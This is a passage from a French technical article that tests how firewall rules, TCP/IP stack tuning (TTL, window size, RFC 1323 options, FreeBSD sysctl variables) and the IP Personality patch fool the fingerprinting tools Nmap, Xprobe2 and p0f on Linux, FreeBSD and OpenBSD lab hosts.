- la valeur du facteur d'échelle/dimensionnement de la fenêtre TCP (de l'anglais : *Window Scale*).

L'analyse des réponses aux messages ICMP – est caractéristique du programme *Xprobe2* – il a été conçu dans le cadre des recherches concernant l'application du protocole ICMP dans la reconnaissance d'OS. Quelques autres caractéristiques analysées sont similaires à celles de *Nmap*.

Dans nos exercices, nous allons utiliser *Xprobe2* version 0.2.

p0f

En tant qu'outil de reconnaissance passive, *p0f* n'effectue pas de tests actifs, mais intercepte les paquets arrivants et les analyse du point de vue de traits caractéristiques aux systèmes d'exploitation spécifiques.

Le fichier *p0f.fp* contient les empreintes digitales des systèmes identifiés. Voici quelques caractéristiques analysées par *p0f* :

- la taille de la fenêtre TCP,
- la valeur du champ TTL,
- la présence du drapeau DF dans l'en-tête IP,
- les valeurs et l'ordre des options TCP,
- différents types d'anomalies : des drapeaux incorrects, la valeur de ACK non nulle, des options incorrectes, etc.

Nous allons nous servir de la version 2.0.3. de *p0f*.

Méthodes de dissimulation du système

Si nous sommes la cible du programme qui essaie d'identifier notre système d'exploitation, nous avons deux possibilités pour nous défendre. La première consiste à nous taire, c'est-à-dire, à ne pas révéler les informations pouvant être exploitées par les programmes de reconnaissance d'OS. Pour appliquer cette méthode en pratique, nous pouvons, par exemple, ne pas répondre aux paquets arrivant avec les drapeaux SYN et FIN, ce qui est typique de *Nmap*.

La seconde méthode consiste à duper, c'est-à-dire à envoyer des informations autres que celles caractéristiques du système réel de la machine. La plupart des systèmes permettent de modifier certains paramètres de la pile TCP/IP. En effet, si les propriétés des paquets envoyés sont modifiées, cela peut induire en erreur le programme de reconnaissance d'OS.

Évidemment, il est possible de marier les deux méthodes. Testons alors quelques façons pratiques de tromper le programme de reconnaissance – nous effectuerons nos tests d'abord sur Linux, et ensuite, sur les deux systèmes de la famille BSD : FreeBSD et OpenBSD.

Linux

Les tests seront effectués sur le système avec le noyau 2.4.22. Pour faciliter notre tâche, admettons que seul le service – SSH, est lancé sur la machine. L'adresse de la machine est `10.0.0.222`, et son nom est tout simplement *linux*.

Voyons les informations de notre système qui sont accessibles à un intrus. Commençons par lancer *Nmap* :

```
# nmap -sS -p 22 -O -v 10.0.0.222
```

Nous lançons *Nmap* avec l'option `-O` qui active le mécanisme de reconnaissance d'OS. L'option `-p` défini le port examinée. *Nmap* est, bien sûr, capable de scanner les ports et pourrait se procurer de cette information tout seul, mais la saisie de cette information accélère toute l'opération et réduit les risques de découverte des activités de l'espion par un système de détection d'intrusions. Voici le résultat de l'identification présenté par *Nmap* :

```
...
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux
Kernel 2.4.0 - 2.5.20
...
```

Comme vous voyez, le résultat n'est pas très précis – nous savons que c'est *un Linux avec une version de noyau dans l'intervalle 2.4.0 - 2.5.20*. Voyons ce qu'on obtient après les tests avec *Xprobe2* :

```
# xprobe2 -p \
  tcp:22:open 10.0.0.222
...
[+] Primary guess:
[+] Host 10.0.0.222
```

```
    Running OS:
    "Linux Kernel 2.4.19"
    (Guess probability: 100%)
...
```

Dans l'appel de *Xprobe2*, nous déterminons aussi le numéro du port TCP ouvert (option `-p`). Le résultat de l'examen est plus précis que dans le cas de *Nmap*.

Avec le troisième essai, nous vérifions l'efficacité de *p0f*. Dans ce cas, il faut procéder d'une façon un peu différente – tout d'abord, lançons *p0f* sur la machine dont nous voulons reconnaître l'OS :

```
# p0f "host 10.0.0.222"
...
p0f: listening (SYN)
on 'eth0', 206 sigs
(12 generic), rule:
'host 10.0.0.222'.
```

Comme paramètre, nous avons passé l'adresse de la machine qui nous intéresse (au format des règles Berkeley Packet Filter). Par défaut, *p0f* analyse tous les paquets SYN qui sont interceptés.

Sur la machine examinée, nous initialisons la connexion avec l'ordinateur de l'intrus. Pour ce faire, il suffit d'un simple paquet SYN, nous pouvons alors choisir un port quelconque, indépendamment de ce qui est ouvert ou non :

```
# telnet 10.0.0.222
  Trying 10.0.0.222...
  telnet: connect to address
  10.0.0.222: Connection refused
```

Vu que le port du telnet est fermé, nous avons reçu en réponse un message nous informant du refus de la connexion. Entre-temps, *p0f* a examiné le paquet SYN intercepté et a reconnu son expéditeur comme :

```
...
10.0.0.222:1036
- Linux 2.4/2.6
[high throughput]
(up: 2 hrs)
...
```

Listing 1. *fw.sh – un simple pare-feu (iptables)*

```
#!/bin/sh

iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT

iptables -P INPUT DROP
iptables -P OUTPUT ACCEPT

# ping
iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT

iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# SSH
iptables -A INPUT -m state --state NEW -p tcp \
        --dport ssh --tcp-flags ALL SYN -j ACCEPT
```

Du point de vue de la précision, le résultat est proche à celui retourné par *Nmap*.

Après trois tests, l'espion pourrait être convaincu que le système examiné est un Linux 2.4, le plus probablement 2.4.19 (conformément à la suggestion de *Xprobe2* la plus précise).

Comme nous le savons déjà, les tests de *Nmap* consistent principalement à envoyer des paquets TCP corrompus. Ces paquets sont facilement détectables à l'aide d'un pare-feu et il est possible de les bloquer sans incidence puis qu'ils n'ont pas le droit d'apparaître dans une communication Internet normale. Nous allons utiliser pour cela un script de pare-feu très simple, basé sur *iptables*, qui est présenté dans le Listing 1.

Puisque l'unique service disponible est SSH, notre pare-feu ne permet que les nouvelles connexions (`--state NEW`) à destination du port SSH (`--dport SSH`). De plus, nous acceptons tous les paquets appartenant aux connexions déjà établies (`--state ESTABLISHED,RELATED`). Nous voulons aussi qu'il soit possible d'envoyer un ping à notre machine, c'est pourquoi, nous acceptons les demandes d'écho ICMP (`--icmp-type echo-request`). Tous les autres paquets sont rejetés. Nous bloquons ainsi les tests de *Nmap* qui envoient des paquets aux ports fermés.

De plus, dans les nouvelles connexions, nous n'acceptons que les paquets TCP dans lesquels seule le drapeau SYN (`--tcp-flags ALL SYN`) est activé. Cela bloque le troisième et quatrième test de *Nmap*.

Nous lançons le script du pare-feu avec :

```
# ./fw.sh
```

Voyons ce que *Nmap* affiche après cette opération :

```
...
Device type: general purpose
|media device|broadband router
Running: Linux 2.4.X,
Pace embedded, Panasonic embedded
OS details: Linux 2.4.6 - 2.4.21,
Pace digital cable TV receiver,
Panasonic IP Technology
Broadband Networking Gateway,
KX-HGW200
...
```

Cette fois-ci, le système a été reconnu comme *probablement un Linux*, bien que *Nmap* avoue que cela pourrait aussi être un dispositif Panasonic. Le pare-feu est en fait un véritable obstacle pour les tests de *Nmap*. Pour nous en persuader, appelons le programme avec l'option `-vv`. Cela nous permet de consulter les réponses du système protégé pendant les tests successifs :

```
...
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=35
     BA0E%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++
   %Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
...
```

Dans la plupart des tests, nous voyons la notation « *Resp=N* », ce qui prouve que *Nmap* n'a pas reçu de réponse de la part de la machine examinée. Les exceptions étant les premier et troisième tests, c'est-à-dire l'envoi du paquet SYN avec le drapeau ECE (autrefois réservé) et l'examen du générateur des numéros de séquence effectué à l'aide de six paquets SYN (sa structure est correcte, alors ils ne sont pas bloqués par le pare-feu).

Vérifions comment le programme *Xprobe2* se débrouille avec le pare-feu :

```
...
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.21"
    (Guess probability: 67%)
...
```

Une curiosité – cette fois-ci, le résultat est plus proche (kernel 2.4.21), même si *Xprobe2* le considère comme moins probable (probabilité de 67%). En tout cas, le pare-feu n'a fait aucune impression sur *Xprobe2*. Il est vrai que la plupart des tests ont été bloqués (cinq des six tests *Xprobe2* utilisent les messages ICMP, et le pare-feu laisse passer seulement les demandes et les réponses d'écho), pourtant les résultats obtenus avec les tests bloqués ont suffit pour reconnaître efficacement le système.

Bien sûr, le pare-feu n'a aucune influence sur le résultat de l'identification du système à l'aide de *p0f*.

Options TCP

TCP permet d'ajouter à l'en-tête standard un paquet avec des options supplémentaires constituant un élargissement du protocole de base.

L'option d'horodateur (en anglais, *timestamp*) a été ajoutée pour les besoins des connexions haut débit. Si elle est activée, les paquets TCP horodatés empêchant ainsi les déformations de données dues à la retransmission des paquets perdus.

L'option de facteur d'échelle de la fenêtre (en anglais *window scaling*) permet d'augmenter la taille de la fenêtre TCP proposée, c'est-à-dire la taille des données pouvant être reçues dans un paquet TCP. Le champ *taille de la fenêtre* dans l'en-tête TCP est sur seize bits alors : sa valeur maximale est de 65535. En cas de connexions haut débit, cette valeur est trop basse et entraîne une perte d'efficacité de la transmission, c'est pourquoi on a implémenté une option permettant d'augmenter la fenêtre. Cette option transmet le nombre de bits (de 0 à 14), de décalage (opération *shift*). Cela permet d'augmenter sa taille jusqu'à 1 Go.

Les deux options ont été décrites dans RFC 1323.

Prêtons attention au fait qu'*Xprobe2,* comme *p0f,* effectuent l'analyse de la valeur TTL envoyée dans l'en-tête IP. Sous Linux, la valeur TTL par défaut est 64, mais elle peut être facilement modifiée de la façon suivante :

```
# echo 128 > \
  /proc/sys/net/ipv4/ip_default_ttl
```

La valeur 128 est utilisée, par exemple, dans les systèmes de la famille Windows NT. Vérifions si cette modification influence le fonctionnement de *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.6"
    (Guess probability: 64%)
```

Comme vous voyez, cette fois-ci l'erreur est beaucoup plus importante. Et quant à *p0f* ?

```
10.0.0.222:1038 - UNKNOWN
[S4:128:1:60:M1460,S,T,N,W0:.:?:?]
[high throughput] (up: 2 hrs)
```

p0f a constaté qu'il ne connaît pas de système portant ces caractéristiques. Ainsi, suite à la modification de la valeur TTL, nous avons réussi à tromper *Xprobe2* (dans une certaine mesure) et *p0f*. Cette modification n'exerce aucune influence sur *Nmap* parce qu'il ne prend pas en compte la valeur TTL.

Les trois programmes analysent les options TCP (encadré : *Options TCP*) des paquets obtenus de la part de la machine examinée. Sous Linux, les options de dimensionnement de la fenêtre et de l'horodateur sont activées par défaut. Il est possible de les désactiver à l'aide des commandes suivantes :

```
# echo 0 > \
  /proc/sys/net/ipv4/tcp_window_scaling
# echo 0 > \
  /proc/sys/net/ipv4/tcp_timestamps
```

Voyons les effets apportés par ces modifications. Voici le résultat du fonctionnement de *Nmap* :

```
Device type:
firewall|general purpose
Running (JUST GUESSING) :
Checkpoint Windows NT/2K/XP (92%),
Linux 2.4.X|2.6.X (91%)
```

Cette identification ne paraît pas trop juste, d'autant que *Nmap* a avoué qu'il *devinait* (`JUST GUESSING`). L'analyse à l'aide de *Xprobe2* donne le résultat suivant :

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "FreeBSD 3.5.1"
    (Guess probability: 52%)
```

Le résultat est complément raté – Linux a été reconnu comme une ancienne version de FreeBSD.

Xprobe2 a admis, de même que *Nmap*, que le résultat est peu probable (52%).

À la fin, comme d'habitude, analysons le résultat obtenu à l'aide de *p0f* :

```
10.0.0.222:1047
- Windows XP/2000
[high throughput]
[GENERIC]
```

Il apparaît que nous avons réussi à travestir Linux de façon à ce que *p0f* le prend pour Windows. Il est à noter que *p0f* et *Nmap* ne donnent plus la durée du fonctionnement de la machine (en anglais *uptime*) – c'est la conséquence de la désactivation de l'option d'horodateur.

Comme nous avons vu, pour faire échouer les tentatives de reconnaissance du système, les mécanismes offerts par le système même étaient suffisants – nous n'avons eu besoin ni de correctifs, ni de modules du noyau.

Outils

Il existe aussi des outils servant à masquer le système. Le plus souvent, ce sont des correctifs pour le noyau Linux ou des modules chargeables. L'un des correctifs les plus connus de ce type est *stealth patch*. Ce correctif implémente dans le noyau une protection supplémentaire contre le scanner des ports et contre l'identification du système. L'action de *stealth patch* consiste, entre autres, à :

- bloquer les paquets ACK incorrects,
- bloquer les paquets contenant des drapeaux incorrects,
- bloquer les paquets contenant les drapeaux SYN et FIN,
- négliger les messages ICMP (excepté ping).

Stealth patch fonctionne donc de façon similaire au pare-feu que nous avons préparé.

IP Personality est aussi un outil très intéressant. C'est un jeu de correctifs pour le noyau Linux et pour *iptables* qui permet de modifier le comportement de la pile TCP/IP de façon à ce que le système simule un autre système.

IP Personality n'est plus développé. Le dernier correctif publié était destiné au noyau 2.4.20. À cause de cela, il ne peut pas être pris en considération (de plus, le code n'est pas trop stable – plusieurs tests effectués par l'auteur de cet article ont fini par un *kernel panic* spectaculaire).

Cette fois-ci, j'ai utilisé Linux pour les tests, 2.4.18 et *iptables* 1.2.2. Consultons les résultats de la reconnaissance du système sans *IP Personality*. Voici le résultat de *Nmap* :

```
Device type : general purpose
Running: Linux 2.4.X|2.5.X
OS details:
Linux Kernel 2.4.0 - 2.5.20
```

Le résultat est alors le même que dans le cas du noyau 2.4.22 – *un Linux de 2.4-2.5*. Le résultat de *Xprobe2* est le suivant :

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.5"
    (Guess probability: 100%)
```

Ce résultat indique aussi Linux 2.4.X. Enfin, le résultat de *p0f* est :

```
10.0.0.222:1024
- Linux 2.4/2.6
[high throughput]
(up: 0 hrs)
```

Tous les programmes ont reconnu le système comme Linux avec le noyau 2.4.X (comme avec le noyau 2.4.22).

L'installation d'*IP Personality* consiste à implémenter les correctifs dans le code du noyau et d'*iptables* et à compiler ceux-ci. Après l'installation, nous disposons de quelques nouvelles options pour *iptables*, grâce auxquelles les paquets envoyés par notre système seront soumis aux modifications ayant pour but de tromper le programme de reconnaissance d'OS.

Le paquet *IP Personality* contient quelques fichiers de configuration qui imitent le comportement de différents systèmes. Le nom du fichier voulu doit être passé comme paramètre dans la règle *iptables*. Par exemple, pour nous faire passer pour le système MacOS 9, nous utilisons les règles suivantes :

```
iptables -t mangle \
  -A PREROUTING -j PERS \
  --tweak dst --local \
  --conf macos9.conf
iptables -t mangle \
  -A OUTPUT -j PERS \
  --tweak src --local \
  --conf macos9.conf
```

Voyons quel effet cela a sur les résultats des tentatives de reconnaissance du système. Commençons, comme d'habitude, par *Nmap* :

```
Running:
Apple Mac OS 9.X
OS details:
Apple Mac OS 9 - 9.1
```

Conformément aux règle mises en œuvre, le système a été identifié comme un MacOS 9. Vérifions s'il est aussi facile de tromper *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.222
    Running OS:
    "Linux Kernel 2.4.13"
    (Guess probability: 67%)
```

Il s'est avéré qu'*IP Personality* n'a eu aucun effet sur *Xprobe2*. Avant d'expliquer pourquoi il en est ainsi, consultons le résultat affiché par *p0f* :

```
10.0.0.222:1025 - UNKNOWN
[S4:64:1:64:M1460,S,W0,N,N,N,T,E:P:?:?]
[high throughput] (up: 0 hrs)
```

Dans ce cas, même si le système n'a pas été reconnu, le camouflage n'a pas réussi non plus.

Cela est dû au fait qu'*IP Personality* a été conçu comme remède

à *Nmap*, et non à la reconnaissance des systèmes en général. Seules sont modifiées les caractéristiques des paquets prises en compte par *Nmap* – c'est pourquoi, les autres programmes ne sont pas nécessairement trompés.

IP Personality est un exemple très intéressant de ce qu'on peut faire avec la pile TCP/IP du système d'exploitation. Mais les manipulations trop poussées du fonctionnement du système peuvent être dangereuses. Même les auteurs du projet constatent que les modifications des paramètres de la pile entraînent souvent son affaiblissement (p. ex. quand le système limité utilise une méthode de génération des numéros de séquence moins sûre).

FreeBSD

Dans les tests suivants, nous allons utiliser le système FreeBSD 4.9. De même que dans le cas de Linux, pour faciliter notre tâche, nous admettrons que seul le service SSH est disponible sur le système. L'adresse IP de la machine est `10.0.0.223`, et son nom *freebsd*.

Commençons par, relever les informations que pourrait se procurer un espion examinant notre système. Voici le résultat du lancement de *Nmap* (les programmes de reconnaissance sont lancés de la même façon que sous Linux) :

```
Device type: general purpose
Running: FreeBSD 4.X
OS details:
FreeBSD 4.6.2-RELEASE - 4.8-RELEASE
```

Le résultat est, comme vous le voyez, très proche de la réalité. Vérifions l'efficacité de *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.8"
    (Guess probability: 100%)
```

Dans ce cas aussi, le résultat de la reconnaissance est très proche de la réalité. Et comment se débrouiller *p0f* ?

```
10.0.0.223:1028
- FreeBSD 4.6-4.8
[high throughput]
(up: 0 hrs)
```

Le résultat obtenu est proche de celui affiché par *Nmap*. Après trois tentatives de reconnaissance, l'intrus pourrait être sûr qu'il a affaire à un FreeBSD version 4.6 ou ultérieure.

Essayons de suivre les mêmes étapes que lors des tests effectués sous Linux. Commençons par lancer le pare-feu qui serait un obstacle pour certains tests de *Nmap* et *Xprobe2*. Le Listing 2 présente le fichier de règles d'*ipfilter*, analogue au pare-feu de Linux du Listing 1.

Nous voulons que seules les nouvelles connexions au service SSH soient possibles. En outre, nous acceptons les demandes d'écho ICMP (ping). Dans le cas de nouvelles connexions, nous n'acceptons que des paquets TCP avec le drapeau SYN activé et aucun autre (`flags S`). Grâce à cela, les tests de *Nmap* envoyant les paquets avec les drapeaux incorrects (SYN/FIN, etc.) seront bloqués.

Nous lançons *ipfilter* avec les règles que nous avons préparées :

```
# ipf -Fa -Fs -f fw.rules
```

Et observons, en quoi la présence du pare-feu influence-t-elle le résultat de la reconnaissance par *Nmap* :

```
Device type: general purpose
Running: FreeBSD 4.X
OS details:
FreeBSD 4.7 - 4.8-RELEASE
```

Il est évident que, malgré le blocage de la plupart des tests, *Nmap* reste toujours efficace. Vérifions si *Xprobe2* se débrouille aussi bien que *Nmap* :

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS: "FreeBSD 4.7"
    (Guess probability: 67%)
```

Le résultat de *Xprobe2* n'est pas aussi sûr (67%), mais toujours très proche de la réalité. En tout cas, le pare-feu s'est avéré peu efficace en ce qui concerne les tentatives de tromper *Nmap* et *Xprobe2*. Nous pouvons deviner que les paramètres la pile TCP/IP du système FreeBSD sont si particuliers qu'un ou deux tests (que l'on ne peut pas bloquer sur le pare-feu) sont suffisants pour l'identifier.

Indépendamment de l'efficacité des tentatives à reconnaître le système, du point de vue de la sécurité du système, il est juste de bloquer les paquets incorrects. Le noyau de FreeBSD met à disposition quelques options qui produisent le même effet que l'activation d'un pare-feu. La première de ces options est ce qu'on appelle un *trou noir* (en anglais *blackhole*) – son activation bloque les paquets à destination des ports TCP ou UDP fermés. L'activation consiste à affecter les valeurs aux variables sysctl `net.inet.tcp.blackhole` et `net.inet.udp.blackhole` :

```
# sysctl net.inet.tcp.blackhole=2
  net.inet.tcp.blackhole: 0 -> 2
```

Listing 2. *fw.rules – un simple pare-feu (ipfilter)*

```
pass out quick proto tcp from any to any keep state
pass out quick proto udp from any to any keep state
pass out quick proto icmp from any to any keep state

# SSH
pass in quick proto tcp from any to 10.0.0.223 port = ssh flags S keep state

# ping
pass in quick proto icmp from any to 10.0.0.223 icmp-type echo keep state

block in quick all
```

```
# sysctl net.inet.udp.blackhole=1
  net.inet.udp.blackhole: 0 -> 1
```

Dans le cas du protocole TCP, la valeur de l'option peut être fixée à 1 pour bloquer seulement les paquets SYN, ou à 2, pour bloquer tout paquet envoyé vers un port fermé.

La seconde de ces options est responsable du rejet des paquets TCP avec les drapeaux SYN et FIN. Pour l'activer, il faut fixer la valeur de la variable `net.inet.tcp.drop _ synfin` à 1 :

```
# sysctl net.inet.tcp.drop_synfin=1
  net.inet.tcp.drop_synfin: 0 -> 1
```

Attention : pour que la variable soit accessible, le noyau doit être compilé avec l'option `TCP _ DROP _ SYNFIN`.

Dans les expérimentations suivantes, nous renonçons au pare-feu mais activons les options `blackhole` et `drop _ synfin`.

L'un des paramètres analysé par les trois programmes est la taille de la fenêtre TCP. FreeBSD permet de modifier cette valeur par le biais de la variable `net.inet.tcp.recvspace` :

```
# sysctl net.inet.tcp.recvspace=65535
  net.inet.tcp.recvspace:
  57344 -> 65535
```

Nous avons changé la valeur par défaut 57344 en 65535, qui est la valeur la plus grande possible n'exigeant pas le dimensionnement (encadré *Options TCP*). Maintenant, nous devons relancer le démon SSH (en envoyant le signal HUP) pour qu'il détermine de nouveau la taille de la fenêtre TCP dans les paquets envoyés :

```
# kill -HUP `cat /var/run/sshd.pid`
```

Observons la réaction de *Nmap* à la taille modifiée de la fenêtre :

```
Device type: general purpose
Running: IBM AIX 4.X,
Microsoft Windows 2003/.NET
OS details:
IBM AIX 4.3.2.0-4.3.3.0
on an IBM RS/*,
Microsoft Windows Server 2003
```

Nmap a bien été trompé – il oscille entre AIX et Windows Server 2003, sans un mot sur FreeBSD. Consultons le résultat affiché par *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.4"
    (Guess probability: 67%)
```

Xprobe2 se débrouille mieux que *Nmap* – il reconnaît toujours le système comme un FreeBSD, bien que le numéro de la version diffère considérablement du numéro réel. Et quant à *p0f* ?

```
10.0.0.223:1026
- FreeBSD 4.7-5.1
(or MacOS X 10.2-10.3)
(1) [high throughput]
(up: 0 hrs)
```

p0f a aussi résisté à la modification de la taille de la fenêtre, mais il n'est pas sûr de savoir s'il s'agit du système FreeBSD ou MacOS X.

Nous avons réussi à tromper *Nmap*, nous devons alors nous occuper de *Xprobe2* et *p0f*. Pendant nos expérimentations avec Linux, nous avons pu observer que les deux programmes analysent la valeur TTL des paquets reçus. FreeBSD permet de modifier cette valeur à l'aide de la variable `net.inet.ip.ttl` :

```
# sysctl net.inet.ip.ttl=128
  net.inet.ip.ttl: 64 -> 128
```

Voyons les résultats de cette modification avec *Xprobe2* :

```
...
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 4.4"
    (Guess probability: 61%)
...
```

La reconaissance n'a pas changé, *Xprobe2* l'a seulement considérée comme moins sûre (61%). *p0f* résiste-t-il aussi bien ?

```
...
10.0.0.223:1027 - UNKNOWN
[65535:128:1:60:M1460,
 N,W0,N,N,T:.:?:?]
[high throughput] (up: 0 hrs)
...
```

Le système a été considéré comme inconnu (`UNKNOWN`). Mais si nous lançons *p0f* avec les algorithmes de la logique floue (avec l'option `-F`), nous obtenons :

```
...
10.0.0.223:1028
- FreeBSD 4.7-5.1
(or MacOS X 10.2-10.3)
(1) [high throughput]
[FUZZY] (up: 0 hrs)
...
```

Il s'avère que la reconnaissance est toujours juste. Essayons alors une autre méthode vérifiée dans Linux, c'est-à-dire le dimensionnement de la fenêtre et l'horodateur. Dans FreeBSD, c'est la variable `net.inet.tcp.rfc1323` qui en est responsable. Fixons sa valeur à zéro :

```
# sysctl net.inet.tcp.rfc1323=0
  net.inet.tcp.rfc1323: 1 -> 0
```

Nous commençons la vérification, comme d'habitude, par *Nmap* :

```
Device type: general purpose
Running: IBM AIX 4.X
OS details:
IBM AIX 4.3.2.0-4.3.3.0
on an IBM RS/*
```

Nmap n'hésite plus et décide que le système examiné est AIX. Voyons, si nous sommes capables de duper *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "FreeBSD 3.1"
    (Guess probability: 61%)
```

Xprobe2 reconnaît toujours le système comme FreeBSD, mais en version assez ancienne. Consultons

encore les résultats affichés par *p0f* (lancé directement avec l'option `-F`) :

```
10.0.0.223:1030
- Windows 98 (no sack)
[high throughput] [FUZZY]
```

Dans le cas de *p0f,* le camouflage était efficace. Il croit que c'est Windows 98. Il ne nous reste plus qu'à tromper *Xprobe2*.

La liste des caractéristiques du système analysées par *Xprobe2* contient la réponse au message ICMP avec la demande de masque d'adresse. Par défaut, FreeBSD ne répond pas à ce message, mais nous pouvons modifier ce comportement en affectant la valeur 1 à variable `net.inet.icmp.maskrepl` :

```
# sysctl net.inet.icmp.maskrepl=1
  net.inet.icmp.maskrepl: 0 -> 1
```

Consultons le résultat donné par *Xprobe2* après la saisie de cette modification :

```
[+] Primary guess:
[+] Host 10.0.0.223
    Running OS:
    "Microsoft Windows 98"
    (Guess probability: 58%)
```

Nous avons aussi réussi à tromper *Xprobe2* – le système a été identifié comme Windows 98.

Nos expérimentations démontrent que FreeBSD peut être efficacement vacciné contre les tentatives d'identification grâce à la modification de quelques variables sysctl, correspondantes aux paramètres de la pile TCP/IP. Pour se protéger efficacement contre les actions des espions, il suffit d'ajouter les lignes suivantes au fichier `/etc/sysctl.conf` :

```
net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
net.inet.tcp.drop_synfin=1
net.inet.tcp.recvspace=65535
net.inet.ip.ttl=128
net.inet.tcp.rfc1323=0
net.inet.icmp.maskrepl=1
```

Bien sûr, rien n'empêche d'essayer d'autres combinaisons de paramètres, p. ex. une autre valeur de TTL ou de la fenêtre TCP, tant qu'elles sont efficaces pour la dissimulation du vrai système.

OpenBSD

Les tests seront effectués avec le système OpenBSD 3.4. L'adresse IP de la machine testée est `10.0.0.224`, et son nom – *openbsd*. Et comme dans les exemples précédents, nous admettrons que seul le service SSH est lancé sur le système.

Avant de passer aux tests, prêtez attention à un fait important : OpenBSD est l'unique système avec un mécanisme de fingerprinting intégré. Ce mécanisme a été transféré du programme *p0f* et implémenté dans le filtre des paquets d'OpenBSD (*pf*). Grâce à cela, il est possible de filtrer les paquets en fonction du système d'exploitation de l'expéditeur.

Comme d'habitude, au début de notre analyse, nous allons valider les résultats de la reconnaissance du système d'origine. Voici le résultat de *Nmap* :

```
Device type: general purpose
Running: OpenBSD 3.X
OS details: OpenBSD 3.4 X86
```

Touché ! *Nmap* a reconnu non seulement le système, mais aussi l'architecture matérielle de la machine examinée (x86). Consultons le résultat de *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 2.9"
    (Guess probability: 97%)
```

La version affichée diffère considérablement de la réalité, mais le système en tant que tel a été identifié correctement. Voici le résultat présenté par *p0f* :

```
10.0.0.224:36400
- OpenBSD 3.0-3.4
[high throughput]
(up: 666 hrs)
```

Du point de vue de la précision des résultats, *p0f* se place juste après *Nmap*.

Comme dans les deux cas précédents (Linux et FreeBSD), commençons par tromper les programmes de reconnaissance d'OS à l'aide d'un pare-feu bloquant certains tests de *Nmap* et *Xprobe2*. Pour cela, nous utiliserons le filtre de paquets *pf* dont nous avons déjà parlé. Le Listing 3 présente les règles de filtrage.

La tâche de ce pare-feu consiste, comme dans le cas des deux autres pare-feux, sous Linux et FreeBSD, à bloquer toutes les tentatives de connexion de l'extérieur, excepté les connexions au service SSH et les messages de demandes d'écho ICMP. Dans le cas de nouvelles connexions, nous acceptons les paquets TCP dans lesquels seul le drapeau SYN est activé (`flags S/FSRPAUE`).

Le filtre de paquets *pf* a un certain avantage par rapport à *iptables* et *ipfilter* en ce qui concerne les drapeaux TCP car, outre les drapeaux standard (SYN, FIN, etc.), il reconnaît aussi les drapeaux ECE et CWR (autrefois réservés). Les pare-feux basés sur *iptables* et *ipfilter*, après la réception d'un paquet avec les drapeaux SYN et ECE activés (comme dans le premier test de *Nmap*), ne voient pas le premier drapeau ECE et acceptent le paquet, par contre *pf* le refuse.

Nous activons le filtre de paquets :

```
# pfctl -e
  pf enabled
# pfctl -f pf.conf
```

Ensuite, nous observons l'influence du pare-feu sur le résultat de la reconnaissance effectuée par *Nmap* :

```
Device type:
general purpose|firewall
|broadband router
```

```
Running: IBM AIX 4.X|3.X,
Linux 1.X,
Netscreen ScreenOS,
OpenBSD 3.X,
Microsoft Windows 2003/.NET,
Cayman embedded,
Zyxel ZyNOS
Too many fingerprints match
this host to give
specific OS details
```

Nmap a déposé les armes – il a affiché quelques réponses très générales, mais n'a pas su identifier précisément le système examiné (`Too many fingerprints match this host`...). Si nous lançons *Nmap* avec l'option `-vv`, nous pouvons vérifier les informations qu'il a obtenues de la part du système étudié :

```
TSeq(Class=TR%IPID=RD%TS=2HZ)
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

Nmap n'a reçu aucune de réponse aux tests T1–T7. La vérification du drapeau ECE a permis de bloquer le test T1, qui dans Linux et FreeBSD, échappait aux règles du filtrage. *Pf* s'est avéré plus efficace dans le blocage de *Nmap*.

Voyons comment *Xprobe2* se débrouille avec le pare-feu :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 67%)
```

Vous remarquerez qu'il se débrouille beaucoup mieux – le résultat est plus précis qu'avant l'activation du pare-feu.

OpenBSD provient de la même famille de système d'exploitation que FreeBSD, et les deux systèmes sont très similaires. Certaines manières de dissimuler le système que nous avons essayées sous FreeBSD, peuvent être transposées sous OpenBSD – par exemple la méthode consistant à modifier la taille de la fenêtre TCP :

Listing 3. *pf.conf – un simple pare-feu (pf)*

```
block all
pass out all keep state

# ping
pass in quick proto icmp from any to 10.0.0.224 icmp-type echoreq
pass out quick proto icmp from 10.0.0.224 icmp-type echorep

# SSH
pass in quick proto tcp from any to 10.0.0.224 port 22 flags S/FSRPAUE keep state
```

```
# sysctl -w \
  net.inet.tcp.recvspace=65535
  net.inet.tcp.recvspace:
  16384 -> 65535
```

Après la modification de cette valeur, il faut redémarrer les services lancés – dans notre cas, le démon SSH :

```
# kill -HUP `cat /var/run/sshd.pid`
```

Vérifions maintenant le résultat de *Xprobe2* :

```
[+] Primary guess:
[+] Host 10.0.0.224
    Running OS:
    "OpenBSD 3.3"
    (Guess probability: 64%)
```

Le résultat n'a pas changé – *Xprobe2* ne se rend pas facilement. Peut-être qu'à l'aide d'une nouvelle taille de la fenêtre serons-nous capables de tromper *p0f* ?

```
10.0.0.224:25893
- OpenBSD 3.0-3.4 (Opera)
[high throughput]
(up: 4679 hrs)
```

